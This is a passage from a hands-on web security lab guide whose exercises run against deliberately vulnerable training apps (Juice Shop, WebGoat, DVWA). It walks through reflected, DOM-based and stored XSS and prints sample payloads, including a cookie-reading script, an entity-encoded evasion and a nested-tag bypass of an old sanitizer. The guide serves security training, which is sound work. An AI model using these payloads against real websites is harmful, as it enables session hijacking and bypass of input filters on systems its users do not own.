the scoreboard that you found earlier to obtain more information about other *flags* / *attacks* that you can perform on your own.


Exercise 12d: Discover the Score-Board

Juice-shop contains a score-board that allows you to keep track of your progress and lists all the challenges within this intentionally vulnerable application.
You can simply guess what is the URL of the score-board or try to find references to it by using the development tools in Firefox.


A good place to start is by inspecting the Javascript files, as shown below:



The file **main-es2015.js** looks interesting… If you open the file and search for "**score**", you should be able to find the entry shown in the next screenshot.



Yes! The **score-board** path is **score-board** (I even have been telling you here from the start of this exercise ;-)).



Exercise 13: Reflected XSS

Cross-site scripting (XSS) vulnerabilities, which have become some of the most common web application vulnerabilities, are achieved using the following attack types:

- Reflected XSS
- Stored (persistent) XSS
- DOM-based XSS (this is a type of reflected XSS)

Successful exploitation could result in installation or execution of malicious code, account compromise, session cookie hijacking, revelation or modification of local files, or site redirection.

Note: The results of XSS attacks are the same regardless of the vector.

You typically find XSS vulnerabilities in the following:

- Search fields that echo a search string back to the user
- HTTP headers
- Input fields that echo user data
- Error messages that return user-supplied text
- Hidden fields that may include user input data
- Applications (or websites) that display user-supplied data

The following example shows an XSS test that can be performed from a browser's address bar:

```
javascript:alert("Omar_s_XSS test");
javascript:alert(document.cookie);
```

The following example shows an XSS test that can be performed in a user input field in a web form:

```
<script>alert("XSS Test")</script>
```

Attackers can use obfuscation techniques in XSS attacks by encoding tags or malicious portions of the script using Unicode so that the link or HTML content is disguised to the end user browsing the site.

Exercise 13a: Evasions

What type of vulnerabilities can be triggered by using the following string?


```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#
x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Answer:_____


TIP: Look at all the examples of evasion techniques at my GitHub repository at:
https://github.com/The-Art-of-Hacking/h4cker/blob/master/web_application_testing/xss_vectors.md
Remember that there is a copy/clone of my GitHub repo in WebSploit under **/root/h4cker**

Exercise 13b: Reflected XSS


1. Launch the WebGoat application (http://10.6.6.11:8080/WebGoat). WebGoat is a very cool OWASP project! It not only allows you to play with different vulnerable scenarios, but it explains the underlying flaws in detail.
2. Create a user in the application (any username and password). The purpose of this user is so that you can track your progress in the WebGoat application:



3. Navigate to **(A7) Cross-site-Scripting** and walk through steps 1 through 7.



4. In step 7, identify which field is susceptible to XSS. Use the following payload to steal the user's session cookie `<script>alert(document.cookie);</script>`



5. Were you able to get the user's session cookie?

Exercise 13c: DOM-based XSS


1. Review the OWASP DOM-based XSS writeup at: https://owasp.org/www-community/attacks/DOM_Based_XSS
2. Login to the Juice-Shop application (http://10.6.6.12:3000)
3. Find a DOM-based XSS in the Juice Shop application/site. You only need your browser for this attack. Find out how the Juice Shop is susceptible to DOM-based XSS.

   You can use the following string:


```
<iframe src="javascript:alert('xss')">
```

Exercise 14: Stored (persistent) XSS


1. Go to the DVWA in your browser and make sure that the **DVWA Security** is set to **low**.
2. Navigate to the **XSS (Stored)** tab. There you can access a guestbook. Notice how the page echoes the user input in the guestbook.



3. Test for XSS, as shown below:


DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
omar
Message *
<script>alert("omar was here");</script>
Sign Guestbook
be creative
Name: test
Message: This is a test comment.
Name: omar
Message: testing

4. You should get a popup message, as shown below:



5. Notice how the message will reappear after you navigate outside of that page and come back to the same guest book. That is the main difference between a stored (persistent) XSS and a reflected XSS.

Note: These XSS exercises should not take you more than 2 minutes each. If you are done early, familiarize yourself with other ways on how to perform XSS testing at: http://h4cker.org/go/xss


Exercise 14b: Let's spice things up a bit!


Perform a persistent XSS attack with `<script>alert("XSS2")</script>` bypassing a client-side security mechanism."

Add a new user with a **POST** to **/api/Users** and alter the transaction sending the following

```
{"email": "<script>alert(\"XSS\")</script>", "password":""}
```


...as a JSON object. You will need to use Burp or the OWASP Zed Attack Proxy for this scenario. I am demonstrating the attack using Burp below.





Well, Omar really sucks, since he just gave you the incorrect syntax to get credit in Juice-shop ;-). In the real world, you can put anything you want in the “alert”. However, in this case Juice-shop is looking for “XSS” specifically.

After sending this to the web application (Juice-shop), it will give you credit, as shown below.





There are thousands of ways that you can obfuscate your attacks to bypass many security mechanisms, web application firewalls (WAFs), and protections provided by different frameworks. I have hundreds of examples at the GitHub repository that can be accessed at: https://h4cker.org/github

The following is another example where you can bypass some of these security protections. In Juice-shop a legacy library (sanitize-html 1.4.2) is used on the server that is responsible for sanitizing. The version used is vulnerable to masking attacks because no recursive sanitizing takes place. Find a place where you can obfuscate your XSS attack and bypass that protection:

```
<<script>alert("XSS")</script>script>alert("XSS")<</script>/script>
```

The “Contact Us” form is vulnerable!





Exercise 15: Exploiting XXE Vulnerabilities

